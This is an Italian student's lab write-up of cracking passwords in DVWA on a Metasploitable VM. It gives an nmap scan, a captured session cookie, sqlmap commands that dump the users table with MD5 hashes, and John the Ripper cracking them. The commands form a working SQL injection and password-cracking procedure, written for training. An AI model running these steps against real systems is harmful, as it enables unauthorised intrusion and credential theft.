

CRACK DI PASSWORD SULLA DVWA


CON JOHN THE RIPPER



**TANCREDI
DE SIMONE**

Scoprire il database

Per prima cosa ho usato nmap per vedere le porte e i servizi aperti, ora lo sappiamo che mysql è aperta e effettivamente è bucabile ma in un contesto in cui non sapessimo la vulnerabilità di un sistema questo step ce la direbbe.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV 192.168.1.145  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 09:08 -0400  
Nmap scan report for 192.168.1.145  
Host is up (0.00011s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?          
513/tcp   open  login         OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped     
1099/tcp  open  java-rmi      GNU Classpath grmiregistry  
1524/tcp  open  bindshell     Metasploitable root shell  
2049/tcp  open  nfs           2-4 (RPC #100003)  
2121/tcp  open  ftp           ProFTPD 1.3.1  
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc           VNC (protocol 3.3)  
6000/tcp  open  X11           (access denied)  
6667/tcp  open  irc           UnrealIRCd
```

Ho già tutta metasploitable settata e collegata alla macchina Kali, con ip **192.168.1.145** sono quindi entrato sul browser, ho settato la DVWA su low e copiato il cookie di sessione nella sezione SQLInjection premendo F12 e immettendo nella console **document.cookie** ho avuto:

PHPSESSID=3dfae3b104c8fe13afd65fdc1b4554d9

Dal terminale di Kali possiamo procedere con SQLmap per scoprire le tabelle.

Ho avuto qualche problema perchè con i comandi che avevo sql map non riusciva ad entrare e capire che la security fosse impostata su low.

Avevo:

```
sqlmap -u "http://192.168.1.145/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="PHPSESSID=3dfae3b104c8fe13afd65fdc1b4554d9"
```

Dovevo specificare nel cookie di sessione che la security fosse low, quindi:

```
sqlmap -u "http://192.168.1.145/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="PHPSESSID=3dfae3b104c8fe13afd65fdc1b4554d9; security=low" --D dvwa --tables
```

Ora chiederemo a mysql di mostrarci le tabelle:

```
sqlmap -u "http://192.168.1.145/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="PHPSESSID=3dfae3b104c8fe13afd65fdc1b4554d9; security=low" -D dvwa --tables
```

```
[09:38:38] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y  
[09:37:11] [INFO] writing hashes to a temporary file '/tmp/sqlmapak0kaq6227418/sqlmaphashes-txbq9mzu.txt'  
do you want to crack them via a dictionary-based attack? [Y/n/q] n  
Database: dvwa  
Table: users  
[5 entries]  
+-----+-----+  
| user | password |  
+-----+-----+  
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |  
| gordonb | e99a18c428cb38d5f260853678922e03 |  
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |  
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |  
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |  
+-----+-----+  
[09:38:50] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.145/dump/dvwa/users.csv'  
[09:38:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.145'
```

Ora abbiamo gli user e gli HASH, sono effettivamente in MD5, sono esadecimali e hanno 32 caratteri.

Cracckare le password

PMysql mi ha chiesto se volevo salvare il file con la tabella, gli ho detto di sì e me lo ha salvato in .csv.

Quando l'ho fatto non sapevo che John the ripper legge solo i file in .txt, quindi gli ho detto di sì. Mi ha dato il file con la directory, l'ho spostato sul Desktop per stare più comodo.

Dopo vari tentativi john the ripper non mi leggeva il file provando il comando e dandogli la directory, ho quindi capito che il file dovesse essere in .txt e formattato il modo diverso.

Il file era(e sì mysql ha già cracckato le password qui, ma volevo imparare a usare anche John)

```
HASH.txt x risultato.txt x
24815 [09:50:30] [INFO] current status: 3500... [database: dvwa
24816 Table: users
24817 [5 entries]
24818 |-----+-----+
24819 | user | password |
24820 |-----+-----+
24821 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
24822 | gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
24823 | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
24824 | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
24825 | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
24826 |-----+-----+
24827
24828 [09:50:30] [INFO] table 'dvwa.users' dumped to CSV file '/home/
kali/.local/share/sqlmap/output/192.168.1.145/dump/dvwa/users.csv'
24829 [09:50:30] [INFO] fetched data logged to text files under '/home/
kali/.local/share/sqlmap/output/192.168.1.145'
24830
24831 [*] ending @ 09:50:30 /2026-05-14/
24832
24833
```

Ho quindi creato un nuovo file di testo .txt e l'ho formattato per farlo funzionare con John.

```
HASH.txt x risultato.t
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

Mi sono spostato sul Desktop con cd e ho avviato John con il comando:

john --format=Raw-MD5 HASH.txt

```
Proceeding with wordlist:/usr/share/john/password.lst
password (smithy)
abc123 (gordonb)
letmein (pablo)
Proceeding with incremental:ASCII
charley (1337)
```